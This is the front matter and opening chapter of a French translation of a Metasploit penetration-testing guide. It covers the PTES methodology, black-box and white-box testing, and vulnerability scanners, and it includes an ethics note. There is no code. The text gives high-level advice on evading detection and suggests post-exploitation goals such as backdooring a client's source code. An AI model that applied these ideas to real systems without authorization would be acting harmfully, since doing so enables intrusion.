Référence

Hacking, sécurité et tests d'intrusion avec Metasploit

Réseaux et télécom

Programmation

Génie logiciel

Sécurité

Système d'exploitation

David Kennedy,
Jim O'Gorman,
Devon Kearns,
et Mati Aharoni

Préface de
HD Moore,
fondateur du projet
Metasploit

APPRENDRE, TOUJOURS

PEARSON

Hacking, sécurité et tests d'intrusion avec Metasploit

Auteurs : David Kennedy, Jim O'Gorman,
Devon Kearns, Mati Aharoni

PEARSON

Avertissement

Dans cet ebook, la taille de la police de caractère utilisée pour le code a été réduite et optimisée afin de respecter au mieux l'indentation des lignes de code et d'assurer leur bonne lisibilité. Si vous souhaitez agrandir la police lors de votre lecture, nous vous invitons à être vigilants sur les césures, sauts de lignes, et ruptures d'indentation qui pourraient en découler.

Publié par Pearson France
Immeuble Terra Nova II
15 rue Henri Rol-Tanguy
93100 Montreuil
Tél. : +33(0)1 43 62 31 00
www.pearson.fr

Mise en pages : Desk
Relecteur technique : Luc Roubat

ISBN édition imprimée : 978-2-7440-2597-6
ISBN édition numérique : 978-2-7440-5690-1

Titre original : *Metasploit The Penetration Tester: Guide,* by David Kennedy, Jim O'Gorman, Devon Kearns and Mati Aharoni, published by No Starch Press

Traduit de l'américain par Yuri Sakharov (Fondateur et Administrateur de hackademics.fr) et Cyprien Chaussade (Super-Modérateur de hackademics.fr)

Avec l'aide de Jean-Christophe Pellat (Administrateur de

hackademics.fr) et Laurent Hamel (Fondateur et Administrateur de hackademics.fr)

http://hackademics.fr — French White Hat Hackers Community

ISBN original : 9781593272883

Avant-propos

La technologie de l'information est un domaine complexe, jonché de technologies désuètes et un amas de nouveaux systèmes, logiciels et protocoles de plus en plus conséquents. La sécurisation des réseaux d'entreprise d'aujourd'hui implique plus que la simple gestion des patchs, des firewalls et de la formation des utilisateurs : elle nécessite souvent une confrontation au monde réel afin de comprendre ce qui fonctionne et ce qui ne fonctionne pas, ou plus. C'est ce que représente le pentest.

Le pentest est une tâche particulièrement difficile. Vous êtes payé pour penser comme un criminel, utiliser des tactiques de guérilla à votre avantage et trouver les plus faibles maillons dans un filet très complexe de défenses. Les choses que vous trouvez peuvent être à la fois surprenantes et inquiétantes ; les tests de pénétration ratissent tout, des sites pornographiques trash à la fraude à grande échelle et à l'activité criminelle.

Les tests de pénétration doivent ignorer la perception d'une entreprise sur sa sécurité et sonder les faiblesses de ses systèmes. Les données obtenues à partir d'un test de pénétration réussi mettent souvent à jour des problèmes qu'aucun examen de l'architecture ou de l'évaluation de la vulnérabilité ne seraient en mesure d'identifier. Les résultats typiques incluent des mots de passe partagés, des réseaux interconnectés et des monceaux de données sensibles en clair. Les problèmes créés par une administration de système bâclée et des implémentations précipitées laissent souvent place à des menaces importantes pour une entreprise, alors que les solutions se morfondent dans une douzaine de points sur la liste des tâches d'un administrateur. Les tests de pénétration mettent en évidence ces priorités mal placées et identifient ce que l'entreprise doit faire pour se défendre contre une intrusion réelle.

Les pentesters gèrent les ressources les plus sensibles d'une entreprise, ils ont accès à des zones qui peuvent avoir des conséquences désastreuses dans le monde réel si une mauvaise action est effectuée. Un seul paquet égaré peut entraîner l'arrêt d'une chaîne d'usine avec un coût mesuré en millions de dollars par heure. Ne pas en aviser le personnel concerné peut aboutir à une conversation désagréable et embarrassante avec la police locale. Les systèmes médicaux sont un domaine que même les professionnels de sécurité les plus expérimentés peuvent hésiter à tester. En effet, personne ne souhaite être responsable du mélange du groupe sanguin d'un patient dans un mainframe OpenVMS ou de la corruption de la mémoire d'une machine à rayons X fonctionnant sous Windows XP. Les systèmes les plus critiques sont souvent les plus exposés, et quelques administrateurs systèmes ne veulent pas risquer une panne en ramenant un serveur de base de données pour appliquer un correctif de sécurité.

Équilibrer l'utilisation des chemins d'attaque disponibles et le risque de causer des dommages est une compétence que tous les pentesters doivent perfectionner. Ce processus ne repose pas seulement sur une connaissance technique des outils et des techniques, il repose également sur une solide compréhension de la façon dont l'entreprise est implantée et de l'endroit où se trouve le chemin de moindre résistance.

Dans ce livre, vous verrez des tests de pénétration à travers les yeux de quatre professionnels de la sécurité, venant d'horizons très divergents. Les auteurs ont à la fois une grande expérience des structures de sécurité d'entreprises ainsi que de l'underground, dans le développement d'exploits et la recherche underground de vulnérabilités. Il y a un certain nombre de livres disponibles sur le pentest et sur l'évaluation de la sécurité, et il y en a beaucoup qui se concentrent entièrement sur des outils. Ce livre, cependant, s'efforce de trouver un équilibre entre les deux, qui couvre les outils et les techniques fondamentaux tout en expliquant comment ils jouent dans la structure globale d'un processus de test de pénétration réussi. Les pentesters expérimentés bénéficieront de la méthodologie, qui est basée sur le PTES (standard d'exécution des tests de pénétration) récemment codifié. Les lecteurs qui sont nouveaux dans

le domaine auront accès à une richesse d'informations, non seulement sur la façon dont démarrer, mais également sur la raison de l'importance de ces étapes et sur ce qu'elles signifient à plus grande échelle.

Ce livre se concentre sur le Framework Metasploit. Cette plate-forme open source fournit une bibliothèque cohérente et fiable d'exploits constamment mise à jour et offre un environnement de développement complet pour la construction de nouveaux outils permettant d'automatiser tous les aspects d'un pentest. Metasploit Express et Metasploit Pro, les pendants commerciaux du Framework, sont également représentés dans ce livre. Ces produits offrent une perspective différente sur la façon de mener et d'automatiser les tests de pénétration à grande échelle.

Le Framework Metasploit est un projet d'une incroyable volatilité ; la base du code est mise à jour des dizaines de fois chaque jour par un noyau dur de développeurs et les soumissions de centaines de contributeurs de la communauté. Écrire un livre sur le Framework est une entreprise masochiste, puisqu'au moment où un chapitre donné a été corrigé, son contenu peut déjà être dépassé. Les auteurs ont entrepris la tâche herculéenne de la rédaction de ce livre de telle manière que le contenu sera encore applicable au moment où il atteindra ses lecteurs.

L'équipe Metasploit a été impliquée dans ce livre afin de s'assurer que les modifications apportées au code sont reflétées avec précision et que le résultat final est aussi proche de la couverture du Framework Metasploit au jour zéro, autant qu'il soit humainement possible. Nous pouvons affirmer en toute confiance qu'il s'agit du meilleur guide pour le Framework Metasploit disponible à ce jour, et qu'il le restera pour longtemps. Nous espérons que vous trouverez ce livre précieux pour votre travail et qu'il deviendra une excellente référence dans les épreuves à venir.

HD Moore
Fondateur, Le Projet Metasploit

Préface

Le framework Metasploit est depuis longtemps l'un des outils les plus utilisés par les professionnels de la sécurité de l'information, mais pendant longtemps peu de documentation a existé hormis le code source lui-même ou des commentaires sur des blogs. Cette situation a changé de façon significative lorsque Offensive-Security a développé son cours en ligne, Metasploit Unleashed. Peu de temps après la mise en service du cours, No Starch Press nous a contactés au sujet de la possible rédaction d'un livre afin d'étendre notre travail commencé avec Metasploit Unleashed.

Ce livre est conçu pour vous apprendre les tenants et les aboutissants de Metasploit et la manière d'utiliser le framework à son maximum. Notre approche est sélective : nous ne couvrirons pas chaque option ou exploit, mais nous vous donnerons les bases dont vous aurez besoin pour comprendre et utiliser cette version de Metasploit ainsi que ses prochaines.

Lorsque nous avons commencé à écrire ce livre, nous avions en tête un commentaire de HD Moore, développeur du framework Metasploit. Dans une conversation avec HD sur le développement de notre cours sur Metasploit Unleashed, l'un de nous lui a dit : "J'espère que le cours rend bien". À ce commentaire désinvolte, HD se contenta de répondre : "Alors, assurez-vous qu'il est bon". Et c'est exactement ce que nous avons essayé de faire avec ce livre.

Nous sommes un groupe de pentesters expériementés sous Metasploit ; nous l'utilisons quotidiennement pour contourner méthodiquement des contrôles de sécurité, des protections de dérivation et des systèmes d'attaque. Nous avons écrit ce livre avec l'intention d'aider nos lecteurs

à devenir des pentesters compétents. HD se concentre sur la qualité, ce qui se voit dans le framework Metasploit ; nous avons essayé de faire de même dans ce livre. Nous vous laissons seuls juges du respect de cette trame.

Remerciements

Nous tenons à remercier un certain nombre de personnes, à commencer par les gens dont le travail acharné offre à la communauté un outil précieux. Un merci spécial à l'équipe Metasploit : HD Moore, James Lee, David D. Rude II, Tod Beardsley, Jonathan Cran, Stephen Fewer, Joshua Drake, Mario Ceballos, Ramon Valle, Patrick Webster, Efrain Torres, Alexandre Maloteaux, Wei Chen, Steve Tornio, Nathan Keltner, Chris Gates, Carlos Perez, Matt Weeks et Raphael Mudge. Un autre merci à Carlos Perez pour son aide dans la rédaction des parties du chapitre sur le scripting sous Meterpreter.

Un grand merci à Scott White, réviseur technique de ce livre, pour avoir été impressionnant.

Merci à Offensive-Security de nous avoir tous rassemblés. Le slogan d'Offensive-Security, "Try Harder", nous inspire et nous torture à la fois (ryujin est le mal).

Nous avons beaucoup d'autres membres de la communauté de la sécurité de l'information à remercier, mais il y sont trop nombreux pour être énumérés et les chances d'oublier quelqu'un sont élevées. Donc, merci à nos amis de la communauté de la sécurité.

Un merci tout spécial à toute l'équipe de No Starch Press pour leur effort incommensurable. Bill, Alison, Travis et Tyler, ce fut un plaisir de travailler avec vous et tous ceux dans les coulisses de No Starch Press !

Enfin, un grand merci à nos familles. Nous sommes tous mariés et la moitié d'entre nous ont des enfants. Nous avons trop les doigts marqués du plastique de nos claviers et ne passons pas assez de temps avec eux.

Pour nos familles, merci pour votre compréhension, nous vous le rendrons… Dès que nous mettrons à jour cette ligne de code, ou trouverons la source de cette corruption de mémoire, ou terminerons cette mise à jour d'svn, ou obtiendrons l'exécutable de ce nouveau fuzzer, ou...

Remerciements spéciaux

Dave (Twitter: @dave_rel1k) : je dédie mon travail sur cet ouvrage à ma femme Erin, qui a su tolérer des nuits entières passées à taper sur mon clavier. À mes trois enfants, qui me gardent jeune et vieux à la fois. À mon père Jim ; ma mère Jana ; et ma belle mère, Deb, pour avoir été là pour moi, et avoir fait de moi ce que je suis aujourd'hui. Merci à Jim, Dookie et Muts pour leur dur travail sur le livre et aussi pour être de véritables amis ! À mes bons amis d'Offensive-Security ; Chris "Logan" Hadnagy ; mon frère, Shawn Sullivan ; et mon équipe à Diebold. À mon bon ami HD Moore, dont le dévouement à l'industrie de la sécurité est une inspiration pour nous tous. À tous mes amis, et Scott Angelo pour m'avoir donné une opportunité et avoir cru en moi. Enfin, à Dieu, sans qui tout cela ne serait pas possible.

Devon (@dookie2000ca) : pour ma belle et tolérante femme, qui non seulement supporte, mais encourage ma passion. Tu es mon inspiration et motivation; sans toi à mes côtés dans ces activités, je n'arriverais nulle part. À mes coauteurs, merci d'avoir eu foi en un nouveau venu, et de m'avoir accueilli comme l'un des vôtres. Enfin, un dernier grand merci à Mati non seulement pour avoir rassemblé cette joyeuse bande ensemble, mais aussi pour m'avoir donné une chance.

Muts (@Backtracklinux) : un merci spécial pour les coauteurs de ce livre, dont la patience et la dévotion sont une véritable inspiration. Je compte Jim, Devon et Dave parmi mes très bons amis et collègues dans le secteur de la sécurité.

Jim (@_Elwood_) : merci à Matteo, Chris "Logan", et toute l'équipe d'Offensive Security. Aussi un grand merci à Robert, Matt, Chris et mes collègues chez StrikeForce.

Et à mon incroyable épouse Melissa : le livre que tu tiens entre tes mains est la preuve que je n'évitais pas la maison en permanence. Joe et Jake, ne dites pas à votre mère que je ne fais que jouer avec vous quand je lui dis que je travaille. Vous trois êtes la force motrice de ma vie.

Enfin, merci à mes coauteurs Mati, Devon, et Dave : merci de m'avoir laissé mettre mon nom dans ce livre, je ne faisais qu'éviter les tâches ménagères.

Introduction

Imaginez que dans quelque temps, dans un futur pas si lointain, un attaquant décide d'attaquer les biens digitaux d'une multinationale, ciblant des droits de propriété intellectuelle de plusieurs centaines de milliers de dollars, enfouis dans une infrastructure de plusieurs millions de dollars. Naturellement, l'attaquant commence par lancer la dernière version de Metasploit. Après avoir exploré le périmètre de la cible, il trouve un point faible et commence une série méthodique d'attaques, mais même après avoir compromis près de tous les aspects du réseau, le jeu ne fait que commencer. Il manoeuvre à travers les systèmes, identifiant les composants centraux et cruciaux de l'entreprise qui lui permettent de vivre. Avec une seule touche, il peut s'emparer de millions de dollars de l'entreprise, et compromettre toutes leurs données sensibles. Bienvenue dans le monde des pentests et le futur de la sécurité.

Pourquoi faire un pentest ?

Les entreprises investissent des millions de dollars dans des programmes de sécurité pour protéger des infrastructures critiques, identifier les fentes dans l'armure et prévenir d'importantes fuites de données. Un pentest est un des moyens les plus efficaces pour identifier les faiblesses systémiques et les déficiences dans ces programmes. En tentant de contourner les contrôles de sécurité et d'esquiver les mécanismes de sécurité, un pentesteur est capable d'identifier les voies par lesquelles un pirate pourrait compromettre la sécurité d'une entreprise et l'endommager dans son ensemble.

En lisant ce livre, souvenez-vous que vous ne ciblez pas nécessairement un ou plusieurs systèmes. Votre but est de montrer, de manière sûre et

contrôlée, comment un attaquant pourrait causer de sérieux dégâts dans l'entreprise et impacter sa capacité, entre autres choses, à générer des revenus, maintenir sa réputation et protéger ses clients.

Pourquoi Metasploit ?

Metasploit n'est pas qu'un outil. C'est tout un cadre qui fournit l'infrastructure nécessaire pour automatiser les tâches mondaines, routinières ou complexes. Cela vous permet de vous concentrer sur les aspects uniques ou spéciaux d'un pentest, et d'identifier les failles dans vos programmes de sécurité.

En progressant dans les chapitres de ce livre, grâce à une méthodologie bien huilée, vous commencerez à voir les nombreuses façons dont Metasploit peut être utilisé lors de vos pentests. Metasploit vous permet de bâtir facilement des vecteurs d'attaques pour améliorer ses exploits, payloads, encodeurs et bien plus afin de créer et exécuter des attaques plus avancées. Dans ce livre, nous présentons des outils tiers – dont certains ont été écrits pas les auteurs de ce livre – qui se servent de Metasploit comme base. Notre but est de vous rendre accessible le framework, vous montrer des attaques avancées et s'assurer que vous pouvez appliquer ces techniques de façon responsable. Nous espérons que vous prendrez plaisir à lire ce livre autant que nous avons eu plaisir de le créer. Que les jeux et la joie commencent !

Un bref historique de Metasploit.

Metasploit a d'abord été conçu et développé par HD Moore alors qu'il travaillait pour une entreprise de sécurité. Quand HD a réalisé qu'il passait le plus clair de son temps à valider et assainir des codes d'exploits publics, il a commencé à créer un cadre flexible et facile de maintien pour la création et le développement d'exploits. Il publia sa première version de Metasploit écrite en Perl en octobre 2003, avec un total de 11

exploits.

Avec l'aide de Spoonm, HD a publié un projet totalement réécrit, Metasploit 2.0, en avril 2004. Cette version incluait 19 exploits et plus de 27 payloads. Peu après cette publication, Matt Miller (Skape) a rejoint l'équipe de développement de Metasploit, et alors que le projet gagnait en popularité, Metasploit Framework a reçu un fort soutien de la communauté de la sécurité de l'information et est vite devenu un outil nécessaire pour le pentest et l'exploitation.

Suivant une réécriture complète en langage Ruby, l'équipe Metasploit publia Metasploit 3.0 en 2007. La migration de Perl vers Ruby prit 18 mois et ajouta plus de 150 000 lignes de nouveau code. Avec la sortie de 3.0, Metasploit a été massivement adopté par la communauté de la sécurité, et a vu grandir le nombre de ses contributions utilisateur.

À l'automne 2009, Metasploit a été racheté par Rapid7, un leader dans le domaine du scan de vulnérabilité, ce qui a permis à HD de créer une équipe pour se concentrer uniquement sur le développement de Metasploit Framework. Depuis l'acquisition, les mises à jour sont faites plus rapidement que quiconque n'aurait pu l'imaginer. Rapid7 a publié deux produits commerciaux basés sur Metasploit Framework : Metasploit Express et Metasploit Pro. Metasploit Express est une version plus légère de Metasploit Framework, avec une GUI et des fonctionnalités supplémentaires, incluant notamment la rédaction de rapports, entre autres fonctions utiles. Metasploit Pro est une version élargie de Metasploit Express, qui peut se vanter de faire de la collaboration, de l'intrusion en groupe et d'encore bien d'autres fonctionnalités, quelque chose d'aussi simple qu'un clic grâce, entre autres, à un tunnel VPN (réseau privé virtuel).

À propos de ce livre

Ce livre est fait pour tout vous apprendre depuis les fondamentaux du framework jusqu'aux techniques avancées d'exploitation. Notre but est de fournir un tutoriel utile pour les débutants, et une référence pour les praticiens. Cependant, nous ne vous tiendrons pas toujours par la main. Savoir programmer est un avantage certain dans le domaine du pentest, et beaucoup d'exemples de ce livre utiliseront le Ruby ou le Python. Ceci dit, bien que nous vous recommandions l'apprentissage d'un langage tel que le Python ou Ruby pour vous aider dans l'exploitation avancée et la personnalisation des attaques, savoir programmer n'est pas un prérequis.

Lorsque vous serez plus familiarisé avec Metasploit, vous remarquerez que le framework est souvent mis à jour avec de nouvelles fonctionnalités, exploits et attaques. Ce livre a été conçu tout en sachant que Metasploit change continuellement et qu'aucun livre imprimé n'est capable de se maintenir au rythme de ce développement rapide. Nous nous concentrons alors sur les fondamentaux, parce qu'une fois que vous aurez compris comment fonctionne Metasploit, vous serez capable de vous adapter aux mises à jour du framework.

Qu'y a-t-il dans ce livre ?

Comment ce livre peut vous aider à commencer, ou à amener vos compétences au niveau supérieur ? Chaque chapitre est conçu pour reprendre le précédent et vous aider à bâtir vos compétences en tant que pentester depuis les fondations.

Chapitre 1 "Les bases du test d'intrusion", établit la méthodologie du pentest.

Chapitre 2 "Les bases de Metasploit", est votre introduction aux divers outils du Metasploit Framework.

Chapitre 3 "Collecte de renseignements", vous montre les façons d'utiliser Metasploit dans la phase de reconnaissance d'un test.

Chapitre 4 "Le scan de vulnérabilité", vous décrit l'identification de vulnérabilités et l'utilisation des technologies de scan.

Chapitre 5 "Les joies de l'exploitation", vous lance dans l'exploitation.

Chapitre 6 "Meterpreter", vous décrit le véritable couteau suisse de la postexploitation : Meterpreter.

Chapitre 7 "Éviter la détection", se concentre sur les concepts sous-jacents des techniques d'évasion d'antivirus.

Chapitre 8 "Exploitation utilisant les attaques côté client", couvre l'exploitation côté client et les bugs de navigateurs.

Chapitre 9 "Metasploit : les modules auxiliaires", vous décrit les modules auxiliaires.

Chapitre 10 "La boîte à outils du social engineer (Social Engineer Toolkit – SET)", est votre guide pour utiliser SET dans les attaques d'ingénierie sociale.

Chapitre 11 "FAST-TRACK", vous offre une couverture complète de FastTrack, une infrastrucure automatisée de pentest.

Chapitre 12 "Karmetasploit", vous montre comment utiliser Karmetasploit pour des attaques sans-fil.

Chapitre 13 "Construire votre propre module", vous apprend à construire votre propre module d'exploitation.

Chapitre 14 "Créer votre propre exploit", couvre le fuzzing et la création de modules d'exploits pour buffer overflows.

Chapitre 15 "Porter des exploits sur le Framework Metasploit", est une regard en profondeur sur la manière de porter des exploits existants en modules Metasploit.

Chapitre 16 "Scripts Meterpreter", vous montre comment créer vos propres scripts Meterpreter.

Chapitre 17 "Simulation de pentest", rassemble tout ce que nous avons vu lors d'une simulation de pentest.

Une note sur l'éthique.

Notre but en écrivant ce livre est de vous aider à améliorer vos compétences en tant que pentester. En tant que pentesteur, vous éviterez des mesures de sécurité ; cela fait partie de votre travail. Ce faisant, gardez cela à l'esprit :

- Ne soyez pas malicieux

- Ne soyez pas stupide.

- N'attaquez pas de cible sans permission écrite.

- Considérez les conséquences de vos actions.

- Si vous faites les choses dans l'illégalité, vous pourriez être pris et finir en prison !

Ni les auteurs de cet ouvrage, ni No Starch Press, son éditeur, n'encouragent ni ne tolèrent la mauvaise utilisation des techniques de pénétration présentées ici. Notre but est de vous rendre plus malin, pas de

vous aider à vous attirer des ennuis, parce que nous ne serons pas là pour vous aider à vous en sortir.

Les bases du test d'intrusion

Sommaire

- Les phases du PTES : Penetration Testing Execution Standard
- Types de tests d'intrusion
- Scanners de vulnérabilité

Les tests d'intrusion sont un moyen de simuler les méthodes qu'une personne malveillante pourrait utiliser pour tromper les systèmes de contrôle d'une organisation et gagner l'accès à ses systèmes. Les tests d'intrusion représentent plus que l'exécution d'un scanner et d'outils automatisés pour ensuite rédiger un rapport. Vous ne serez pas un expert de la sécurité informatique du jour au lendemain ; il faut des années de pratique pour être compétent.

Actuellement, il y a un changement dans la façon dont les gens considèrent et définissent les tests de pénétration dans l'industrie de la sécurité informatique. Le standard d'exécution des tests de pénétration (PTES, Penetration Testing Execution Standard) a redéfini les tests d'intrusion de façon à influencer les nouveaux testeurs d'infiltration comme les plus chevronnés, et a été adopté par plusieurs membres éminents de la communauté de la sécurité informatique. Son objectif est de définir ce qu'est un véritable test d'intrusion – et d'y sensibiliser cette communauté – en établissant une base de principes fondamentaux

nécessaires au bon déroulement d'un test. Si vous êtes nouveau dans le domaine de la sécurité informatique ou si la notion du PTES vous est inconnue, nous vous recommandons de vous rendre sur http://www.pentest-standard.org/ pour en savoir plus.

Les phases du PTES

Les phases du PTES sont conçues pour définir le déroulement standard d'un test d'intrusion et assurer à l'organisation cliente que les efforts nécessaires seront consacrés par quiconque effectuera ce type d'évaluation. Ce standard est divisé en sept catégories avec différents niveaux d'effort requis pour chacune des tâches, en fonction de l'organisation à attaquer.

Préengagement

Cela se produit généralement lors de vos discussions à propos de la portée et des modalités du test d'intrusion avec votre client. Il est essentiel au cours du préengagement que vous présentiez les objectifs de votre travail. Cette étape sera l'occasion pour vous d'expliquer à vos clients ce qui doit être attendu d'un test de pénétration complet – sans restrictions – sur ce qui peut et sera testé durant l'engagement.

Collecte de renseignements

L'organisation que vous attaquez en utilisant les réseaux sociaux, le Google hacking, les données laissées par la cible, etc. L'une des compétences les plus importantes d'un testeur d'intrusion est sa capacité à acquérir le plus d'informations possible sur la cible, y compris la façon dont elle opère, comment elle fonctionne et comment elle peut être attaquée. Les informations recueillies sur la cible vous donneront de précieux renseignements sur les types de contrôles de sécurité mis en place.

Lors de la collecte de renseignements, vous essayez d'identifier les types de mécanismes qui protègent la cible en commençant lentement à sonder ses systèmes. Par exemple, une organisation, dans la plupart des cas, n'autorise pas le trafic en provenance d'appareils extérieurs sur un certain nombre de ports : si vous tentez de communiquer avec ses services sur un port exclu de la liste, vous serez bloqué. Généralement, une bonne idée est de tester le comportement du filtrage par un premier sondage à partir d'une adresse IP sacrifiable que vous acceptez de voir détectée ou bloquée. Il en est de même si vous testez des applications web, où, après un certain seuil, le firewall applicatif vous empêche d'effectuer d'autres requêtes.

Pour passer inaperçu lors de ces tests, vous pouvez faire les premiers à partir d'une plage d'adresses IP non reliées à votre équipe. En règle générale, les organisations phares reliées à Internet sont attaquées tous les jours, et votre premier sondage sera probablement une partie non détectée du bruit de fond.

Note

Dans certains cas, il peut être judicieux d'exécuter des scans depuis une plage d'adresses IP autre que celle que vous utiliserez pour l'attaque principale. Cela vous aidera à déterminer l'efficacité de l'organisation à répondre aux outils que vous employez.

Détermination de la menace

La détermination des menaces requiert les informations acquises lors de la phase de collecte afin d'identifier les vulnérabilités existantes sur un système cible. Dès lors, vous choisirez la méthode d'attaque la plus efficace, le type d'informations qui vous intéresse et comment la cible pourrait être attaquée. La détermination des menaces consiste à examiner l'organisation tel un adversaire et à tenter d'exploiter les faiblesses comme le ferait un attaquant.

Analyse des vulnérabilités

Ayant identifié les méthodes d'attaques les plus efficaces, vous devez envisager la façon dont vous accéderez à la cible. Durant l'analyse des vulnérabilités, vous combinez les informations que vous avez apprises lors des phases antérieures pour déterminer quelles attaques seraient efficaces. L'analyse de vulnérabilités prend en compte notamment les scans de ports et de vulnérabilités, les données collectées *via* la consultation de bannières de services réseau et des informations recueillies lors de la collecte de renseignements.

L'exploitation

L'exploitation est probablement l'une des parties les plus prestigieuses d'un test d'intrusion, même si elle est, la plupart du temps, effectuée par brute force plutôt qu'avec précision. Un exploit doit être réalisé uniquement lorsque vous savez sans l'ombre d'un doute que votre tentative sera couronnée de succès. Cependant, des mesures de protection peuvent empêcher un exploit de fonctionner sur la cible – mais avant de profiter d'une vulnérabilité, vous devez savoir que le système est vulnérable. Lancer aveuglément une masse d'exploits et prier pour un shell n'est nullement productif, cette méthode indiscrète n'offre guère d'intérêt pour vous, en tant que testeur d'intrusions, ou pour votre client. Faites votre travail de recherche d'abord, puis, lancez les exploits susceptibles de réussir.

Post exploitation

La phase de post exploitation commence après avoir compromis un ou plusieurs systèmes, mais vous êtes loin d'en avoir fini.

Cette phase est un élément essentiel de tout test de pénétration. C'est là que vous vous démarquerez de la plupart des hackers ordinaires et fournirez efficacement des renseignements précieux grâce à vos tests.

Lors de cette phase, vous viserez des systèmes spécifiques, identifierez les infrastructures critiques et vous intéresserez aux informations ou données que la cible a tenté de sécuriser. Lorsque vous exploitez un système après l'autre, vous essayez de démontrer les attaques qui auront le plus de répercussions sur les affaires de l'organisation ciblée.

Si vous vous attaquez à des systèmes pendant la phase de post exploitation, vous devez prendre le temps de déterminer ce qu'ils font ainsi que leurs rôles. Supposons, par exemple, que vous compromettiez l'infrastructure du système d'un domaine et que vous puissiez l'administrer ou que vous obteniez tous les droits d'administration. Vous pourriez être un super utilisateur de ce domaine, mais que dire des systèmes qui communiquent à l'aide d'Active Directory ? Qu'en est-il de l'application financière principale utilisée pour payer les employés ? Pourriez-vous compromettre le système pour ensuite, à la prochaine paye, acheminer tout l'argent de la société sur un compte offshore ? *Quid* de la propriété intellectuelle de la cible ?

Supposons, par exemple, que votre cible soit une entreprise de développement de logiciels qui produit des applications sur mesure à ses clients pour une utilisation dans des environnements industriels. Pouvez-vous introduire un backdoor dans son code source et ainsi compromettre la totalité de ses clients ? Quelles seraient les conséquences sur la crédibilité de la marque ?

La phase de post exploitation est un de ces moments difficiles pendant lesquels vous devez prendre le temps d'étudier les informations à votre disposition pour ensuite les utiliser à votre avantage. Un attaquant ferait de même. Pensez tel un vrai pirate informatique, faites preuve de créativité, ayez le réflexe de vous adapter rapidement et comptez sur votre intelligence plutôt que sur les quelques outils automatisés dont vous disposez.

Le rapport

Le rapport est de loin l'élément le plus important d'un test de pénétration. Vous allez le rédiger pour communiquer ce que vous avez fait, comment vous l'avez fait, et, plus important, comment l'organisation pourrait corriger les vulnérabilités que vous avez découvertes.

Lorsque vous effectuez un test de pénétration, vous travaillez à partir du point de vue d'un attaquant, ce que les organisations voient rarement. Les informations que vous obtenez durant vos tests sont indispensables à la réussite du programme de sécurité pour arrêter les attaques futures. Lorsque vous rapportez vos résultats, pensez à la façon dont l'organisation pourrait les utiliser afin de corriger les problèmes découverts et d'améliorer la sécurité globale plutôt que de patcher les vulnérabilités techniques.

Divisez votre rapport : au moins un résumé, une présentation ainsi que les résultats techniques. Ces résultats seront utilisés par le client pour remédier aux failles de sécurité, c'est aussi là que se trouve la valeur d'un test de pénétration. Par exemple, si vous trouvez une faille dans les applications web du client permettant l'utilisation d'une injection SQL, vous pourriez recommander à votre client de valider toutes les entrées utilisateur, forcer les requêtes SQL paramétrées, exécuter SQL en tant qu'utilisateur limité et activer les messages d'erreur personnalisés.

Sont-ils vraiment protégés contre toute injection SQL après la mise en œuvre de vos recommandations et la fixation de la vulnérabilité ? Non. Un problème sous-jacent a sans doute causé cette vulnérabilité en premier lieu, comme la fiabilité des applications tierces. Celles-ci devront être corrigées également.

Types de tests de pénétration

Maintenant que vous avez une compréhension de base des sept catégories du PTES, nous allons examiner les deux types principaux de tests d'intrusion : visibles (boîte blanche) et invisibles (boîte noire). Un

test de type boîte blanche (ou test *white hat*) est réalisé en accord avec l'organisation qui a été préalablement avertie, un test de type boîte noire est conçu pour simuler les actions d'un attaquant inconnu survenu à l'improviste. Les deux types de tests présentent des avantages et des inconvénients.

Test de pénétration de type boîte blanche

Lors d'un test de pénétration de type boîte blanche, vous travaillez avec l'organisation pour identifier les menaces potentielles. Ses responsables de la sécurité peuvent vous en montrer les systèmes. L'avantage principal de ce type de test est que vous avez accès aux connaissances de quelqu'un de l'intérieur et que vous pouvez lancer vos attaques sans craindre d'être bloqué. L'inconvénient est que vous pourriez ne pas avoir de résultats exacts en ce qui concerne le programme de sécurité et sa capacité à détecter certaines attaques. Quand le temps est compté et que certaines étapes du PTES telles que la collecte de renseignements sont hors de portée, un test de type boîte blanche peut être votre meilleure option.

Test de pénétration de type boîte noire

Contrairement aux tests boîte blanche, les tests de pénétration de type boîte noire permettent de simuler les actions d'un attaquant et sont effectués à l'insu de l'organisation. Les tests boîte noire sont réalisés afin de tester la capacité de l'équipe de sécurité interne à détecter une attaque et à y répondre.

Les tests boîte noire peuvent être longs, très longs, et exigent plus de compétences que les tests boîte blanche. Aux yeux des testeurs d'intrusions dans l'industrie de la sécurité, ils sont souvent préférés puisqu'ils simulent plus étroitement une véritable attaque. Dans ce type de test compte votre capacité à obtenir des informations par reconnaissance. Par conséquent, vous ne tenterez généralement pas de trouver un grand

nombre de vulnérabilités, mais simplement le moyen le plus facile d'accéder à un système sans être détecté.

Scanners de vulnérabilité

Les scanners de vulnérabilité sont des outils automatisés qui servent à identifier les failles de sécurité affectant un système ou une application. En comparant les empreintes, ils identifient le système d'exploitation de la cible (la version et le type) ainsi que les services en cours d'exécution. Vous les utiliserez, une fois que vous connaîtrez le système d'exploitation de la cible, pour vérifier si des vulnérabilités existent. Bien entendu, ces tests n'ont de limites que celle de leurs créateurs, le scanner pouvant parfois manquer ou fausser les vulnérabilités présentes sur un système. Les plus modernes d'entre eux font un travail extraordinaire pour minimiser les faux positifs. De nombreuses organisations les utilisent pour identifier les systèmes périmés ou de nouvelles failles susceptibles d'être exploitées.

Les scanners jouent un rôle très important dans les tests d'intrusion, en particulier dans le cas d'un test overt, qui permet de lancer des attaques multiples sans avoir à se soucier d'éviter la détection. La richesse des informations qu'ils proposent est inestimable, mais prenez garde à trop compter sur eux. L'impossibilité d'automatiser un test de pénétration fait toute sa beauté, vous devez disposer de compétences et de connaissances afin d'attaquer un système avec succès. Lorsque vous deviendrez un testeur d'intrusion expérimenté, vous aurez rarement l'occasion de vous servir d'un scanner de vulnérabilité, vous vous appuierez plus sur votre expérience et votre expertise afin de compromettre un système.

En résumé

Si vous êtes nouveau dans le domaine de la sécurité informatique ou si vous n'avez pas encore adopté de méthodologie, étudiez le PTES.

Comme pour toute expérience, lorsque vous effectuez un test d'intrusion, assurez-vous d'avoir un processus raffiné et adaptable qui est aussi reproductible. En tant que pentesters, vous devez être certain que votre collecte de renseignements et vos résultats sont aussi précis que possible afin que vous soyez apte à vous adapter à tout scénario.

2

Les bases de Metasploit

Sommaire

- Terminologie
- Les interfaces de Metasploit
- Utilitaires de Metasploit
- Metasploit Express et Metasploit Pro

